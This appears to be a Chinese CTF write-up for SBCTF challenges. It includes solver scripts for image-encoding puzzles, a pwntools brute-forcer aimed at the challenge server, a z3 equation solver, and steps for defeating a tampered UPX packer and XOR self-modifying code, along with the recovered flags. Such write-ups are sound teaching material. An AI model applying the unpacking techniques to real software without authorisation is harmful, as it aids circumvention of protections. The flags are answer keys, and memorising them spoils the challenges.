29 w = ow
30 if w % size != 0:
31     w += size - w % size
32
33 new_array = np.ones((h, w, 3)) * 255
34 new_array[:oh, :ow, :] = img_array
35 kh = h // size
36 if kh % 4 != 1:
37     kh += (1 - kh % 4) % 4
38
39 kw = w // size
40 if kw % 4 != 1:
41     kw += (1 - kw % 4) % 4
42
43 key_array = np.zeros((kh, kw), dtype=np.int64)
44 for i in range(0, kh // 4):
45     for j in range(0, kw // 4):
46         for ii in range(i * 4 + 1, i * 4 + 4):
47             for jj in range(j * 4 + 1, j * 4 + 4):
48                 key_array[ii, jj] = 1      #从1开始爆破这里
49
50                 new_array[
51                     ii * size : (ii + 1) * size, jj * size : (jj + 1) * size
52                 ] = inverse_arnold(


```

```

52                     new_array[ii * size : (ii + 1) * size, jj * size : (jj +
53                                     1) * size],
54
55
56 img = Image.fromarray(np.round(new_array).astype(np.uint8))
57 np.save("dec", new_array.reshape(-1))
58
59 file_path = './dec.npy'
60 data = np.load(file_path)
61 reshaped_data = data.reshape(986, 609, 3)
62 image = Image.fromarray(reshaped_data.astype('uint8'))
63 output_path = './flag.png'
64 image.save(output_path)


```

key_array[ii, jj] = 1, 4, 6 的三张图片能看出来三段flag



flag{2c1()u4n_G()K}

第一个位置应该是y或者Y，第二个位置爆破，得到flag，这段非预期



flag{2c1yu4n_GCK}

[Week1] strange_pic_encode

上周跟r3kapig打国际赛看到的挺好玩的题，利用 Peano 曲线加密了一张图片，写个decode就好


```
1 def Peano(k, x, y):
2     if k == 0:
3         return 1
4     lens = 3 ** k
5     cnt = (3 ** (k * 2)) // 9
6
7     if x < lens // 3:
8         if y < lens // 3:
9             return Peano(k - 1, x, y)
10        elif y < lens * 2 // 3:
11            return cnt + Peano(k - 1, lens // 3 - 1 - x, y - lens // 3)
12        else:
13            return cnt * 2 + Peano(k - 1, x, y - lens // 3 * 2)
14    elif x < lens * 2 // 3:
15        if y < lens // 3:
16            return cnt * 5 + Peano(k - 1, x - lens // 3, lens // 3 - 1 - y)
17        elif y < lens * 2 // 3:
18            return cnt * 4 + Peano(k - 1, lens * 2 // 3 - 1 - x, lens * 2 // 3
19 - 1 - y)
20        else:
21            return cnt * 3 + Peano(k - 1, x - lens // 3, lens - 1 - y)
22    else:
23        if y < lens // 3:
24            return cnt * 6 + Peano(k - 1, x - lens * 2 // 3, y)
25        elif y < lens * 2 // 3:
26            return cnt * 7 + Peano(k - 1, lens - 1 - x, y - lens // 3)
27        else:
28            return cnt * 8 + Peano(k - 1, x - lens * 2 // 3, y - lens * 2 // 3)
29 import itertools, numpy as np
```

```

30 from PIL import Image
31
32 c = np.array(Image.open('crypto.png'))[::-1, :, :]
33 d = {Peano(6, x, y): (y, x) for x, y in itertools.product(range(729),
   repeat=2)}
34 e = np.array([c[d[i+1]] for i in range(729*729)]).reshape(729, 729, 3)
35 Image.fromarray(e).show()

```

SBCTF{emmm_1s_author'5_w1f3} SBCTF{emmm_1s_author'5_w1f3}



SBCTF{emmm_1s_author'5_w1f3} SBCTF{emmm_1s_author'5_w1f3}

SBCTF

By Spirit Team & BXS Team

SBCTF{emmm_1s_author'5_w1f3} SBCTF{emmm_1s_author'5_w1f3}

SBCTF{emmm_1s_author'5_w1f3}

[Week2] ez_brainfuzz

写一个 `brainfuzz encode` 然后 `fuzz` 一下md5的结果就好

```

1 from pwn import *
2
3 def char_to_brainfuck(char):
4     ascii_value = ord(char)
5     return '+' * ascii_value + '.'
6
7 def string_to_brainfuck(string):
8     bf_code = ''
9     for char in string:
10         bf_code += char_to_brainfuck(char) + '>'
11     return bf_code
12
13 p = remote("47.76.71.50",20010)
14
15 fuzz="xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
16

```

```

17 for _ in range(9):
18     p.recvline()
19
20 num = 0
21 for i in range(32):
22     for j in range(16):
23         fuzz = fuzz[:i]+hex(j)[2:]+fuzz[i+1:]
24         print(fuzz)
25         brainfuck_code = (string_to_brainfuck(fuzz)).encode()
26         p.sendline(brainfuck_code)
27         s = (p.recvline()).decode()
28         if "SBCTF" in s:
29             print(s)
30         try:
31             temp = int(s[20:-2])
32             if temp > num:
33                 num = temp
34             break
35         except:
36             break

```

```

634261c2ede55351e1b3b73ac6095e3x
634261c2ede55351e1b3b73ac6095e4x
634261c2ede55351e1b3b73ac6095e5x
634261c2ede55351e1b3b73ac6095e6x
634261c2ede55351e1b3b73ac6095e7x
634261c2ede55351e1b3b73ac6095e8x
634261c2ede55351e1b3b73ac6095e80
>>> Good Job! flag is SBCTF{bd5e9d1ebbc046fb84198c3b6f63ba76}

```

[Week2] qrazy_pic_encode

想个办法找个特征区分一次 `dct` 还是两次 `dct`，手工fuzz许久，发现：

1. 两次idct然后根据方差分类
2. 三次idct然后根据第一个元素值进行分类
3. 五次idct然后根据第一个元素值进行分类

相比较准确率第一种好些，然后修定位点去 `qrazybox decode`

```

1 from scipy.fftpack import dct,idct
2 from PIL import Image
3 import numpy as np
4

```

```
5 file_path = 'out.txt'
6
7 def read_floats_from_file(file_path):
8     with open(file_path, 'r') as file:
9         data_str = file.read()
10    float_list = [float(item) for item in data_str.split(',')]
11    return float_list
12
13 vis = read_floats_from_file(file_path)      #37*37 qrcode
14
15 s=""
16 for _ in range(37*37):
17     temp=vis[_*19:(_+1)*19]
18     assert len(temp)==19
19     if np.var(idct(idct(temp)))>85:
20         s+="0"
21     else:
22         s+="1"
23 print(s)
24
25 pic = Image.new("RGB", (37, 37))
26 i=0
27 for y in range (0,37):
28     for x in range (0,37):
29         if(s[i] == '1'):
30             pic.putpixel([x,y],(255, 255, 255))
31         elif(s[i] == '0'):
32             pic.putpixel([x,y],(0,0,0))
33         i = i+1
34 pic.show()
35 pic.save("flag.png")
```

QR version : **5** (37x37)
Error correction level : **H**
Mask pattern : **2**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :

[**"01000010","01100011","00010011","00010011","01110101","10010110","10010011","10000011","00110101"**]

Final data bits :

010000100111010100110101101001000011010100000100011001111011001100110011001100110000001101

[**0100**] [**00100111**]
[01010011010010110100100100001101001010000010010001100110111101100100110011001001100110010010

Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **39**
Decoded data : **SZCPF{33069f1beacd451988ec6d1ab3a85e21}**

Final Decoded string : **SZCPF{33069f1beacd451988ec6d1ab3a85e21}**


SBCTF{33069f1beacd451988ec6d1ab3a85e21}

[Week2] noisy_pic_encode

预期解是PCA或者SVD搞一下，一血做法是手动提取了一些奇奇怪怪的数据特征，确实也是可以的

```
1 import numpy as np
2 from sklearn.decomposition import PCA
3 import matplotlib.pyplot as plt
4 A = np.load("problem.npy")
5 pca = PCA()
6 pca.fit(A)
7 data_pca = pca.transform(A)
8 plt.scatter(data_pca[:, 2], data_pca[:, 3], s=0.01)
9 plt.gca().invert_yaxis()
10 plt.gca().invert_xaxis()
11 plt.axis("equal")
12 plt.show()
```

十行exp，不能再多了



Re

[Week1] Babymath

```

1 from z3 import *
2
3 x0,x1,x2,x3,x4,x5,x6,x7,x8,x9,x10,x11,x12,x13,x14,x15,x16,x17,x18,x19,x20,x21
= Ints("x0 x1 x2 x3 x4 x5 x6 x7 x8 x9 x10 x11 x12 x13 x14 x15 x16 x17 x18 x19
x20 x21")
4 s = Solver()
5 equs = [
6 x0*831+x1*310+x2*873+x3*420+x4*547+x5*15+x6*563+x7*361+x8*221+x9*573+x10*575+x1
1*572+x12*889+x13*881+x14*624+x15*669+x16*397+x17*903+x18*859+x19*594+x20*2==10
73066,
7 x0*89+x1*862+x2*606+x3*600+x4*823+x5*800+x6*826+x7*596+x8*79+x9*473+x10*413+x11
*x420+x12*78+x13*284+x14*545+x15*656+x16*503+x17*399+x18*79+x19*243+x20*88==8295
94,
8 x0*619+x1*701+x2*128+x3*598+x4*572+x5*297+x6*852+x7*939+x8*295+x9*536+x10*362+x
11*26+x12*597+x13*900+x14*605+x15*169+x16*78+x17*469+x18*1+x19*561+x20*387==896
243,
9 x0*568+x1*639+x2*808+x3*747+x4*978+x5*23+x6*600+x7*300+x8*354+x9*881+x10*23+x11
*x153+x12*251+x13*619+x14*624+x15*85+x16*301+x17*741+x18*904+x19*46+x20*747==936
424,
10 x0*714+x1*276+x2*589+x3*743+x4*133+x5*205+x6*779+x7*675+x8*166+x9*271+x10*971+x
11*679+x12*787+x13*894+x14*736+x15*537+x16*751+x17*84+x18*143+x19*242+x20*682==
1023780,
```


11 $x_0 \cdot 113 + x_1 \cdot 695 + x_2 \cdot 514 + x_3 \cdot 550 + x_4 \cdot 895 + x_5 \cdot 763 + x_6 \cdot 175 + x_7 \cdot 314 + x_8 \cdot 98 + x_9 \cdot 835 + x_{10} \cdot 161 + x_{11} \cdot 330 + x_{12} \cdot 119 + x_{13} \cdot 581 + x_{14} \cdot 109 + x_{15} \cdot 917 + x_{16} \cdot 764 + x_{17} \cdot 185 + x_{18} \cdot 556 + x_{19} \cdot 854 + x_{20} \cdot 937 = 1018657,$
 12 $x_0 \cdot 821 + x_1 \cdot 513 + x_2 \cdot 572 + x_3 \cdot 799 + x_4 \cdot 642 + x_5 \cdot 164 + x_6 \cdot 418 + x_7 \cdot 639 + x_8 \cdot 400 + x_9 \cdot 467 + x_{10} \cdot 943 + x_{11} \cdot 715 + x_{12} \cdot 419 + x_{13} \cdot 978 + x_{14} \cdot 127 + x_{15} \cdot 618 + x_{16} \cdot 392 + x_{17} \cdot 867 + x_{18} \cdot 386 + x_{19} \cdot 760 + x_{20} \cdot 483 = 1152010,$
 13 $x_0 \cdot 50 + x_1 \cdot 170 + x_2 \cdot 348 + x_3 \cdot 966 + x_4 \cdot 744 + x_5 \cdot 444 + x_6 \cdot 341 + x_7 \cdot 389 + x_8 \cdot 12 + x_9 \cdot 946 + x_{10} \cdot 723 + x_{11} \cdot 534 + x_{12} \cdot 498 + x_{13} \cdot 668 + x_{14} \cdot 201 + x_{15} \cdot 815 + x_{16} \cdot 921 + x_{17} \cdot 433 + x_{18} \cdot 128 + x_{19} \cdot 803 + x_{20} \cdot 879 = 1067008,$
 14 $x_0 \cdot 717 + x_1 \cdot 133 + x_2 \cdot 243 + x_3 \cdot 425 + x_4 \cdot 394 + x_5 \cdot 4 + x_6 \cdot 994 + x_7 \cdot 34 + x_8 \cdot 724 + x_9 \cdot 949 + x_{10} \cdot 426 + x_{11} \cdot 908 + x_{12} \cdot 293 + x_{13} \cdot 962 + x_{14} \cdot 444 + x_{15} \cdot 808 + x_{16} \cdot 860 + x_{17} \cdot 988 + x_{18} \cdot 878 + x_{19} \cdot 424 + x_{20} \cdot 121 = 1105913,$
 15 $x_0 \cdot 536 + x_1 \cdot 765 + x_2 \cdot 835 + x_3 \cdot 849 + x_4 \cdot 838 + x_5 \cdot 446 + x_6 \cdot 520 + x_7 \cdot 233 + x_8 \cdot 392 + x_9 \cdot 243 + x_{10} \cdot 598 + x_{11} \cdot 735 + x_{12} \cdot 926 + x_{13} \cdot 381 + x_{14} \cdot 366 + x_{15} \cdot 50 + x_{16} \cdot 252 + x_{17} \cdot 719 + x_{18} \cdot 796 + x_{19} \cdot 395 + x_{20} \cdot 928 = 1112118,$
 16 $x_0 \cdot 140 + x_1 \cdot 859 + x_2 \cdot 665 + x_3 \cdot 768 + x_4 \cdot 240 + x_5 \cdot 845 + x_6 \cdot 97 + x_7 \cdot 822 + x_8 \cdot 682 + x_9 \cdot 958 + x_{10} \cdot 691 + x_{11} \cdot 778 + x_{12} \cdot 949 + x_{13} \cdot 125 + x_{14} \cdot 809 + x_{15} \cdot 466 + x_{16} \cdot 340 + x_{17} \cdot 353 + x_{18} \cdot 627 + x_{19} \cdot 728 + x_{20} \cdot 117 = 1150956,$
 17 $x_0 \cdot 858 + x_1 \cdot 288 + x_2 \cdot 297 + x_3 \cdot 619 + x_4 \cdot 462 + x_5 \cdot 536 + x_6 \cdot 646 + x_7 \cdot 202 + x_8 \cdot 298 + x_9 \cdot 130 + x_{10} \cdot 491 + x_{11} \cdot 5 + x_{12} \cdot 855 + x_{13} \cdot 442 + x_{14} \cdot 535 + x_{15} \cdot 201 + x_{16} \cdot 67 + x_{17} \cdot 417 + x_{18} \cdot 789 + x_{19} \cdot 930 + x_{20} \cdot 939 = 971309,$
 18 $x_0 \cdot 573 + x_1 \cdot 891 + x_2 \cdot 576 + x_3 \cdot 230 + x_4 \cdot 457 + x_5 \cdot 430 + x_6 \cdot 745 + x_7 \cdot 987 + x_8 \cdot 383 + x_9 \cdot 253 + x_{10} \cdot 169 + x_{11} \cdot 280 + x_{12} \cdot 709 + x_{13} \cdot 710 + x_{14} \cdot 453 + x_{15} \cdot 344 + x_{16} \cdot 126 + x_{17} \cdot 829 + x_{18} \cdot 531 + x_{19} \cdot 782 + x_{20} \cdot 502 = 1044165,$
 19 $x_0 \cdot 539 + x_1 \cdot 750 + x_2 \cdot 726 + x_3 \cdot 930 + x_4 \cdot 798 + x_5 \cdot 940 + x_6 \cdot 52 + x_7 \cdot 980 + x_8 \cdot 620 + x_9 \cdot 103 + x_{10} \cdot 873 + x_{11} \cdot 509 + x_{12} \cdot 107 + x_{13} \cdot 21 + x_{14} \cdot 913 + x_{15} \cdot 579 + x_{16} \cdot 877 + x_{17} \cdot 372 + x_{18} \cdot 960 + x_{19} \cdot 975 + x_{20} \cdot 255 = 1208007,$
 20 $x_0 \cdot 265 + x_1 \cdot 171 + x_2 \cdot 419 + x_3 \cdot 27 + x_4 \cdot 298 + x_5 \cdot 784 + x_6 \cdot 273 + x_7 \cdot 570 + x_8 \cdot 189 + x_9 \cdot 711 + x_{10} \cdot 905 + x_{11} \cdot 88 + x_{12} \cdot 463 + x_{13} \cdot 848 + x_{14} \cdot 598 + x_{15} \cdot 675 + x_{16} \cdot 796 + x_{17} \cdot 153 + x_{18} \cdot 983 + x_{19} \cdot 460 + x_{20} \cdot 638 = 1014193,$
 21 $x_0 \cdot 972 + x_1 \cdot 595 + x_2 \cdot 872 + x_3 \cdot 767 + x_4 \cdot 357 + x_5 \cdot 42 + x_6 \cdot 978 + x_7 \cdot 104 + x_8 \cdot 640 + x_9 \cdot 373 + x_{10} \cdot 142 + x_{11} \cdot 509 + x_{12} \cdot 838 + x_{13} \cdot 113 + x_{14} \cdot 359 + x_{15} \cdot 687 + x_{16} \cdot 613 + x_{17} \cdot 957 + x_{18} \cdot 387 + x_{19} \cdot 524 + x_{20} \cdot 787 = 1069708,$
 22 $x_0 \cdot 35 + x_1 \cdot 354 + x_2 \cdot 49 + x_3 \cdot 280 + x_4 \cdot 22 + x_5 \cdot 824 + x_6 \cdot 686 + x_7 \cdot 555 + x_8 \cdot 635 + x_9 \cdot 130 + x_{10} \cdot 278 + x_{11} \cdot 928 + x_{12} \cdot 728 + x_{13} \cdot 39 + x_{14} \cdot 608 + x_{15} \cdot 941 + x_{16} \cdot 37 + x_{17} \cdot 39 + x_{18} \cdot 136 + x_{19} \cdot 470 + x_{20} \cdot 86 = 757483,$
 23 $x_0 \cdot 413 + x_1 \cdot 464 + x_2 \cdot 795 + x_3 \cdot 567 + x_4 \cdot 587 + x_5 \cdot 303 + x_6 \cdot 218 + x_7 \cdot 594 + x_8 \cdot 770 + x_9 \cdot 822 + x_{10} \cdot 140 + x_{11} \cdot 780 + x_{12} \cdot 730 + x_{13} \cdot 521 + x_{14} \cdot 286 + x_{15} \cdot 368 + x_{16} \cdot 737 + x_{17} \cdot 344 + x_{18} \cdot 73 + x_{19} \cdot 72 + x_{20} \cdot 53 = 904238,$
 24 $x_0 \cdot 703 + x_1 \cdot 574 + x_2 \cdot 758 + x_3 \cdot 976 + x_4 \cdot 65 + x_5 \cdot 231 + x_6 \cdot 292 + x_7 \cdot 601 + x_8 \cdot 783 + x_9 \cdot 83 + x_{10} \cdot 726 + x_{11} \cdot 413 + x_{12} \cdot 837 + x_{13} \cdot 779 + x_{14} \cdot 803 + x_{15} \cdot 503 + x_{16} \cdot 675 + x_{17} \cdot 230 + x_{18} \cdot 365 + x_{19} \cdot 604 + x_{20} \cdot 102 = 1032025,$
 25 $x_0 \cdot 20 + x_1 \cdot 381 + x_2 \cdot 303 + x_3 \cdot 396 + x_4 \cdot 155 + x_5 \cdot 721 + x_6 \cdot 934 + x_7 \cdot 467 + x_8 \cdot 798 + x_9 \cdot 250 + x_{10} \cdot 979 + x_{11} \cdot 959 + x_{12} \cdot 945 + x_{13} \cdot 894 + x_{14} \cdot 143 + x_{15} \cdot 601 + x_{16} \cdot 298 + x_{17} \cdot 273 + x_{18} \cdot 373 + x_{19} \cdot 386 + x_{20} \cdot 364 = 1049473,$
 26 $x_0 \cdot 224 + x_1 \cdot 850 + x_2 \cdot 379 + x_3 \cdot 209 + x_4 \cdot 112 + x_5 \cdot 127 + x_6 \cdot 740 + x_7 \cdot 714 + x_8 \cdot 295 + x_9 \cdot 506 + x_{10} \cdot 632 + x_{11} \cdot 444 + x_{12} \cdot 121 + x_{13} \cdot 174 + x_{14} \cdot 792 + x_{15} \cdot 216 + x_{16} \cdot 47 + x_{17} \cdot 453 + x_{18} \cdot 589 + x_{19} \cdot 898 + x_{20} \cdot 482 =$

```
830787
27 ]
28 s.add(equs)
29 print(s.check())
30 print(s.model())
```

```
1 sat
2 [x6 = 69,
3 x2 = 67,
4 x0 = 83,
5 x12 = 111,
6 x3 = 84,
7 x7 = 113,
8 x13 = 110,
9 x4 = 70,
10 x5 = 123,
11 x11 = 105,
12 x8 = 117,
13 x20 = 125,
14 x9 = 97,
15 x14 = 49,
16 x1 = 66,
17 x10 = 84,
18 x16 = 101,
19 x17 = 97,
20 x19 = 121,
21 x15 = 83,
22 x18 = 115]
```

```
1 a=[83,66,67,84,70,123,69,113,117,97,84,105,111,110,49,83,101,97,115,121,125]
2 flag=""
3 for _ in a:
4     flag+=chr(_)
5 print(flag)
6 #SBCTF{EquaTion1Seasy}
```

[Week1] babysmc



看到upx的壳，直接 upx -d 脱不掉

```
$ upx -d /home/joker/桌面/smc.exe  
Ultimate Packer for eXecutables  
Copyright (C) 1996 - 2020  
UPX 3.96           Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020  
  
File size          Ratio       Format      Name  
-----  
upx: /home/joker/桌面/smc.exe: CantUnpackException: file is modified/hacked/protected; take care!!!  
Unpacked 0 files.
```

做了一点防脱壳的处理，简单把区段名改了，参考这个<https://www.52pojie.cn/thread-326995-1-1.html>，定位 40 00 00 E0 发现把 55 50 58 (UPX) 改成了 2E 2E 2E，一共四个位置，改回去

00 00 00 00	00 00 00 00	55 50 58	30	00 00 00 00	UPX0
00 00 01 00	00 10 00 00	00 00 00 00	00 02 00 00		€. à
00 00 00 00	00 00 00 00	00 00 00 00	80 00 00 E0		UPX1 @
55 50 58	31 00 00 00	00 40 00 00	00 10 01 00		
00 3A 00 00	00 02 00 00	00 00 00 00	00 00 00 00		
00 00 00 00	40 00 00 E0	55 50 58	32 00 00 00 00		@. à UPX2
00 10 00 00	00 50 01 00	00 02 00 00	00 3C 00 00		P < .
00 00 00 00	00 00 00 00	00 00 00 00	40 00 00 C0		@. Ä
34 2E 30 32	00 55 50 58	21 0D 09 02	08 E9 FE A4		4.02. UPX! ..éþ
E7 21 2F 2E	1E 0E 26 01	00 20 36 00	00 00 82 00		ç! / ..& . 6.
00 26 03 00	7D BB FF B7	FF 83 EC 1C	8B 44 24 20		.&..)»ÿ.ÿfi.<D\$

可以脱壳了

```
$ upx -d /home/joker/桌面/smс.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96           Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

File size          Ratio      Format      Name
-----  -----  -----
33280 ←    15872    47.69%    win32/pe    smс.exe

Unpacked 1 file.
```

sub_4014C8

```

int sub_4014C8()
{
    int result; // eax
    DWORD flOldProtect[2]; // [esp+1Ch] [ebp-1Ch] BYREF
    int v2; // [esp+24h] [ebp-14h]
    int (_stdcall *v3)(_DWORD); // [esp+28h] [ebp-10h]
    int i; // [esp+2Ch] [ebp-Ch]

    flOldProtect[0] = (DWORD)malloc(8u);
    v3 = sub_401410;
    v2 = 184;
    flOldProtect[1] = (unsigned int)sub_401410 & 0xFFFFF000;
    VirtualProtect((LPVOID)((unsigned int)sub_401410 & 0xFFFFF000), 0x1000u, 0x80u, flOldProtect);
    for ( i = 0; ; ++i )
    {
        result = i;
        if ( i >= v2 )
            break;
        *((_BYTE *)v3 + i) ^= 0x2Eu;
    }
    return result;
}

```

应该是对地址 xor 了 0x2E , xor 长度是 184 , 去 sub_401410 看看, 确实有错


```

int __usercall sub_401410@<eax>(char a1@<pf>)
{
    void *retaddr[2]; // [esp+0h] [ebp+0h]

    if ( !a1 )
        JUMPOUT(0x4013B9);
    return MK_FP(retaddr[0], retaddr[0])();
}

```

写个 ida python



```

1 import idc
2 addr = 0x401410
3 for i in range(184):
4     b = get_bytes(addr + i, 1)
5     idc.patch_byte(addr + i, ord(b)^0x2E)
6 print("done")

```

xor 前后对比

```
.text:00401410 ; ===== S U B R O U T I N E =====
.text:00401410
.text:00401410
.text:00401410 ; int __usercall sub_401410@<eax>(char@<pf>)
.text:00401410 sub_401410 proc far ; CODE XREF: sub_40154E+3A↓p
.text:00401410 ; DATA XREF: sub_4014C8+15↓o
.text:00401410 jnp     short near ptr align_4013B6+3
.text:00401410
.text:00401410 retf
.text:00401410
.text:00401410 sub_401410 endp
.text:00401412
.text:00401412 ; -----
.text:00401413 AD db 0ADh
.text:00401414 C2 06 E9 6B DA 2E 2E 2E C5+dd 6BE906C2h, 2E2E2EDAh, 0A562C52Eh, 0CEEFDA6Bh, 0A5ECA72Ch, 0FE2F266Bh, 6BA53EA5h, 2CCEEFDAh, 6BA5EFA7h
